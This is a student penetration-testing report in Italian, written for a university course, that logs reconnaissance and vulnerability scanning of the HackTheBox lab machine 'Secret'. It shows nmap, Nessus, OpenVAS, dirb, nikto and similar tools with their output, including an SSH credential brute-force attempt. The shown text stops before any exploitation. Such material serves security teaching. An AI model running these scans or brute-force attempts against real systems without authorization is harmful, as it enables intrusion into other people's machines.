Università degli Studi di Salerno

Rapporto di Scansione Dettagliato

HACKTHEBOX: SECRET

Alessandro Ferrentino | Corso di PTEH | A.A. 2021/2022

UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

1 Sommario

2 Metodologia e strumenti utilizzati

Come metodologia è stato utilizzato il General Framework per il Penetration Testing. In particolare, sono state svolte le seguenti fasi:

1. Target Discovery
2. Enumerating Target e Port Scanning
3. Vulnerability Mapping
4. Target Exploitation
5. Privilege Escalation
6. Maintaining Access
7. Documentazione e Reporting

In seguito, viene riportata la lista degli strumenti utilizzati per svolgere l'analisi:

- Linux kali 5.16.0-kali1-amd64 #1 SMP PREEMPT Debian 5.16.7-2kali1 (2022-02-10) x86_64 GNU/Linux
- OpenVPN 2.5.6 x86_64-pc-linux-gnu
- Ping from iputils 20211215
- Nmap version 7.92 (https://nmap.org)
  Platform: x86_64-pc-linux-gnu
  Compiled with: liblua-5.3.6 openssl-1.1.1o libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
- unicornscan version `0.4.7' using module version 1.03 build options [ ]
  pcap version libpcap version 0.9.4
  Compiled by kalibuild on Linux dionysus.kali.org 4.9.0-13-amd64 x86_64 at Wed Sep 30 08:01:02 UTC 2020 with gcc version 10.2.010.2.09
- Nessus Essentials, version 10.1.10 (#61) LINUX
- Greenbone Vulnerability Manager 21.4.5
  Manager DB revision 242
- WhatWeb version 0.5.5
- Wafw00f version v2.1.0
- Dirb v2.22
- Nikto v2.1.6
- OWASP ZAP version 2.11.1
- Postman for Linux Version 9.21.2 (https://www.postman.com/downloads/)
  Architecture x64
  OS Platform linux 5.16.0-kali1-amd64
- Sqlmap version 1.6.5#stable
- NodeJS v16.14.2
- Msfvenom version 4.11.4
- Metasploit version 6.1.32
- Linpeas.sh release del 12/06/2022 (https://github.com/carlospolop/PEASS-ng/releases/tag/20220612)
- Netcat v1.10-47
- Git version 2.35.1
- VIM version 8.2

- Firefox v91.10.0

3 Informazioni Preliminari

- Per collegarsi all'asset in esame è stata utilizzata una connessione VPN.
  Collegandosi al sito HackTheBox (https://app.hackthebox.com/), dopo aver eseguito il login, è possibile scaricare il file .ovpn cliccando sul bottone "CONNECT TO HTB", "Machines", "OpenVPN" ed in fine "Download VPN".
  In particolare, è stato scelto "EU - VIP" come VPN ACCESS, "EU VIP1" come VPN SERVER e "TCP 443" come protocollo.
  Come client VPN è stato utilizzato quindi OpenVPN, ed è stato lanciato il comando "openvpn /path/to/file.ovpn" per stabilire la connessione, in maniera preliminare alle attività di testing.


- Poiché l'asset è offerto dalla piattaforma HackTheBox, è necessario avviare l'istanza della macchina che si intende testare.
  Dunque preliminarmente alle attività di testing, si fa accesso alla URL "https://app.hackthebox.com/machines/secret" e si clicca sul bottone "Spawn Machine" per avviare la macchina.
  In questo modo si viene anche a conoscenza dell'IP del target nella rete VPN.

- Tutti i comandi sono stati eseguiti tramite terminale con privilegi di root (è stato usando il comando "su –").
  Eventuali eccezioni verranno riportate accanto al comando.

4 Target Discovery

4.1 Ping

[09/06/2022 16:58] Si utilizza il comando Ping per determinare se l'host è attivo oppure no.
ping 10.10.11.120 -c 3



1 Risultato del comando ping


4.2 Nmap

[09/06/2022 17:05] mkdir secret

[09/06/2022 17:05] mkdir secret/results

[09/06/2022 17:06] mkdir secret/results/target_discovery

[09/06/2022 17:08] Si utilizza nmap per determinare il Sistema Operativo e la sua versione.
nmap -O 10.10.11.120 -oX ./secret/results/target_discovery/os_finger.nmap



2 Risultato dell'OS discovery

5 Enumerating Target e Port Scanning

5.1 Nmap

[09/06/2022 17:19] mkdir secret/results/port_scanning

[09/06/2022 17:22] Si utilizza Nmap per determinare lo stato di tutte le porte TCP, i servizi attivi e la loro versione.
nmap -sC -sV -p- 10.10.11.120 -oX ./secret/results/port_scanning/tcp.nmap

```
┌──(root💀kali)-[~]
└─# nmap -sC -sV -p- 10.10.11.120 -oX ./secret/results/port_scanning/tcp.nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 11:22 EDT
Nmap scan report for 10.10.11.120
Host is up (0.15s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:af:61:44:10:89:b9:53:f0:80:3f:d7:19:b1:e2:9c (RSA)
|   256 95:ed:65:8d:cd:08:2b:55:dd:17:51:31:1e:3e:18:12 (ECDSA)
|_  256 33:7b:c1:71:d3:33:0f:92:4e:83:5a:1f:52:02:93:5e (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: DUMB Docs
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  http    Node.js (Express middleware)
|_http-title: DUMB Docs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 856.16 seconds
```

3 RISULTATO DELLA SCANSIONE TCP CON NMAP

[10/06/2022 13:42] Si utilizza Nmap per determinare lo stato di tutte le porte UDP.
nmap -sU -p- 10.10.11.120 -oX ./secret/results/port_scanning/udp.nmap

```
┌──(root💀kali)-[~]
└─# nmap -sU -p- 10.10.11.120 -oX ./secret/results/port_scanning/udp.nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-10 07:42 EDT
Stats: 4:16:38 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 22.60% done; ETC: 02:37 (14:38:41 remaining)
Stats: 6:58:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.56% done; ETC: 02:48 (12:06:48 remaining)
Nmap scan report for 10.10.11.120
Host is up (0.044s latency).
All 65535 scanned ports on 10.10.11.120 are in ignored states.
Not shown: 65535 closed udp ports (port-unreach)

Nmap done: 1 IP address (1 host up) scanned in 67422.12 seconds
```

4 RISULTATO DELLA SCANSIONE UDP CON NMAP

5.2 Unicornscan

[11/06/2022 13:21] Si utilizza unicornscan per determinare lo stato di tutte le porte TCP.
unicornscan -mT -Iv 10.10.11.120:1-65535 | tee ./secret/results/port_scanning/tcp.unincornscan

```
┌──(root💀kali)-[~]
└─# unicornscan -mT -Iv 10.10.11.120:1-65353 | tee ./secret/results/port_scanning/tcp.unicornscan
Send exiting main didnt connect, exiting: system error Interrupted system call
^C
```

5 Risultato della scansione tcp con unicornscan. Unicornscan non sembra funzionare su reti VPN, poiché utilizzano un'interfaccia L3 (tun0).

5.3 Nmap: Bruteforce

[11/06/2022 13:38] Si utilizza nmap per effettuare bruteforce delle credenziali sul servizio ssh.
nmap –-script=brute -p 22 10.10.11.120 -oX ./secret/results/port_scanning/ssh.brute.nmap

```
┌──(root💀kali)-[~]
└─# nmap --script=brute -p 22 10.10.11.120 -oX ./secret/results/port_scanning/ssh.brute.nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-11 07:38 EDT
Nmap scan report for 10.10.11.120
Host is up (0.051s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 1104 guesses in 603 seconds, average tps: 1.9

Nmap done: 1 IP address (1 host up) scanned in 604.47 seconds
```

6 risultato di un tentativo di bruteforce su ssh

6 Vulnerability Mapping

[11/06/2022 18:25] mkdir secret/results/vulnerability_mapping


6.1 Nessus

Si utilizza Nessus per individuare le vulnerabilità (censite) di cui soffre l'asset.


[11/06/2022 18:28] /bin/systemctl start nessusd.service

[11/06/2022 18:28] /opt/nessus/sbin/nessuscli update

[11/06/2022 18:29] Apertura del frontend di nessus (https://localhost:8834) tramite browser firefox




7 WEB UI DI NESSUS



8 WEB UI DI NESSUS

[11/06/2022 18:49] Creazione di una nuova scansione "basic network scan". Tutte le impostazioni sono state lasciate con i valori di default, sono stati specificati solo il nome della scansione "HackTheBox: Secret" e l'IP del target

“10.10.11.120”. Consultare la sezione 10.1 per maggiori dettagli.



[11/06/2022 18:55] Avvio della scansione “HackTheBox: Secret”

[11/06/2022 19:17] Chiusura del browser firefox al termine della scansione. Nella sezione 10.4 è possibile osservare i risultati (ad alto livello) della scansione.

[11/06/2022 19:17] /bin/systemctl stop nessusd.service

6.2 OpenVAS

Si utilizza OpenVAS per individuare le vulnerabilità (censite) di cui soffre l’asset.

[11/06/2022 21:37] gvm-feed-update

[11/06/2022 21:38] gvm-start

[11/06/2022 21:39] Apertura del frontend di OpenVAS (https://localhost:9392) tramite browser firefox

[11/06/2022 21:40] Creazione di un nuovo task. Tutte le impostazioni sono state lasciate con i valori di default, sono stati specificati solo il nome del task “HackTheBox: Secret”, il nome del target “HackTheBox: Secret” l’IP del target “10.10.11.120”. Consultare la sezione 10.2 per maggiori dettagli.

[11/06/2022 21:42] Avvio del task “HackTheBox: Secret”

[11/06/2022 22:20] Avvio del task “HackTheBox: Secret” (il precedente è fallito)

[11/06/2022 23:37] Chiusura del browser firefox al termine della scansione. Nella sezione 10.5 è possibile osservare i risultati (ad alto livello) della scansione.

[11/06/2022 23:38] gvm-stop

6.3 Web Application Assessment

6.3.1 Nessus


Si utilizza Nessus per individuare le vulnerabilità (censite) di cui soffre la Web Application in esecuzione sull'asset.

[12/06/2022 18:56] /bin/systemctl start nessusd.service

[12/06/2022 18:57] /opt/nessus/sbin/nessuscli update

[12/06/2022 18:58] Apertura del frontend di nessus (https://localhost:8834) tramite browser firefox

[12/06/2022 19:02] Creazione di una nuova scansione "Web Application Tests". Tutte le impostazioni sono state lasciate con i valori di default, sono stati specificati solo il nome della scansione "HackTheBox: Secret (web assessment)" e l'IP del target "10.10.11.120". Consultare la sezione 10.3 per maggiori dettagli.



[12/06/2022 19:15] Avvio della scansione "HackTheBox: Secret (web assessment)"

[12/06/2022 19.56] Chiusura del browser firefox al termine della scansione. Nella sezione 10.6 è possibile osservare i risultati (ad alto livello) della scansione.

[12/06/2022 19:56] /bin/systemctl stop nessusd.service

6.3.2 Whatweb

Si utilizza whatweb per determinare quali sono le tecnologie utilizzate dalla Web Application.

[12/06/2022 20:35] whatweb “http://10.10.11.120:80”

```
┌──(root💀kali)-[~]
└─# whatweb "http://10.10.11.120:80"
http://10.10.11.120:80 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.120], Lightbox, Meta-Author[Xiaoying Riley at 3rd Wave Media], Script, Title[DUMB Docs], X-Powered-By[Express], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

9 RISULTATO DELL'ESECUZIONE DI WHATWEB SULLA PORTA 80

[12/06/2022 20:36] whatweb “http://10.10.11.120:3000”

```
┌──(root💀kali)-[~]
└─# whatweb "http://10.10.11.120:3000"
http://10.10.11.120:3000 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, IP[10.10.11.120], Lightbox, Meta-Author[Xiaoying Riley at 3rd Wave Media], Script, Title[DUMB Docs], X-Powered-By[Express], X-UA-Compatible[IE=edge]
```

10 RISULTATO DELL'ESECUZIONE DI WHATWEB SULLA PORTA 3000

6.3.3 Wafw00f


Si utilizza wafw00f per determinare se la Web Application è in esecuzione dietro un WAF (Web Application Firewall).

[12/06/2022 20:38] wafw00f “http://10.10.11.120:80”

```
┌──(root💀kali)-[~]
└─# wafw00f "http://10.10.11.120:80"

                ( W00f! )
                404 Hack Not Found
                405 Not Allowed
                403 Forbidden
                502 Bad Gateway
                500 Internal Error
                ~ WAFW00F : v2.1.0 ~
        The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://10.10.11.120:80
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

11 RISULTATO DELL'ESECUZIONE DI WAFW00F SULLA PORTA 80

[12/06/2022 20:39] wafw00f “http://10.10.11.120:3000”




12 RISULTATO DELL'ESECUZIONE DI WAFW00F SU PORTA 3000

6.3.4 Dirb

Si utilizza Dirb per determinare quali sono i percorsi accessibili della Web Application.

[12/06/2022 20:41] dirb “http://10.10.11.120:80” -o ./secret/results/vulnerability_mapping/dirb-port80.txt



13 RISULTATO DELL'ESECUZIONE DI DIRB SU PORTA 80

[12/06/2022 20:52] dirb “http://10.10.11.120:3000” -o ./secret/results/vulnerability_mapping/dirb-port3000.txt

```
┌──(root💀kali)-[~]
└─# dirb "http://10.10.11.120:3000" -o ./secret/results/vulnerability_mapping/dirb-port3000.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: ./secret/results/vulnerability_mapping/dirb-port3000.txt
START_TIME: Sun Jun 12 14:52:49 2022
URL_BASE: http://10.10.11.120:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.11.120:3000/ ----
+ http://10.10.11.120:3000/api (CODE:200|SIZE:93)
+ http://10.10.11.120:3000/assets (CODE:301|SIZE:179)
+ http://10.10.11.120:3000/docs (CODE:200|SIZE:20720)
+ http://10.10.11.120:3000/download (CODE:301|SIZE:183)

-----------------
END_TIME: Sun Jun 12 15:02:46 2022
DOWNLOADED: 4612 - FOUND: 4
```

14 RISULTATO DELL'ESECUZIONE DI DIRB SU PORTA **3000**

6.3.5 Nikto2

Si utilizza Nikto per determinare le problematiche di sicurezza associate alla Web Application.

[12/06/2022 21:17] nikto -h “http://10.10.11.120:80” -Format htm -o ./secret/results/vulnerability_mapping/nikto-port80.html

```
┌──(root💀kali)-[~]
└─# nikto -h "http://10.10.11.120:80" -Format htm -o ./secret/results/vulnerability_mapping/nikto-port80.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.11.120
+ Target Hostname:    10.10.11.120
+ Target Port:        80
+ Start Time:         2022-06-12 15:17:31 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ Retrieved x-powered-by header: Express
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7890 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2022-06-12 15:36:03 (GMT-4) (1112 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


     ************************************************************
     Portions of the server's headers (nginx/1.18.0) are not in
     the Nikto 2.1.6 database or are newer than the known string. Would you like
     to submit this information (*no server specific data*) to CIRT.net
     for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y
```

15 RISULTATO DELL'ESECUZIONE DI NIKTO SU PORTA **80 1/2**

```
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
 XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
- Sent updated info to cirt.net -- Thank you!
```

16 RISULTATO DELL'ESECUZIONE DI NIKTO SU PORTA 80 2/2

[12/06/2022 21:38] nikto -h "http://10.10.11.120:3000" -Format htm -o ./secret/results/vulnerability_mapping/nikto-port3000.html

```
┌──(root💀kali)-[~]
└─# nikto -h "http://10.10.11.120:3000" -Format htm -o ./secret/results/vulnerability_mapping/nikto-port3000.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.11.120
+ Target Hostname:    10.10.11.120
+ Target Port:        3000
+ Start Time:         2022-06-12 15:38:28 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Retrieved x-powered-by header: Express
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7892 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2022-06-12 15:56:41 (GMT-4) (1093 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

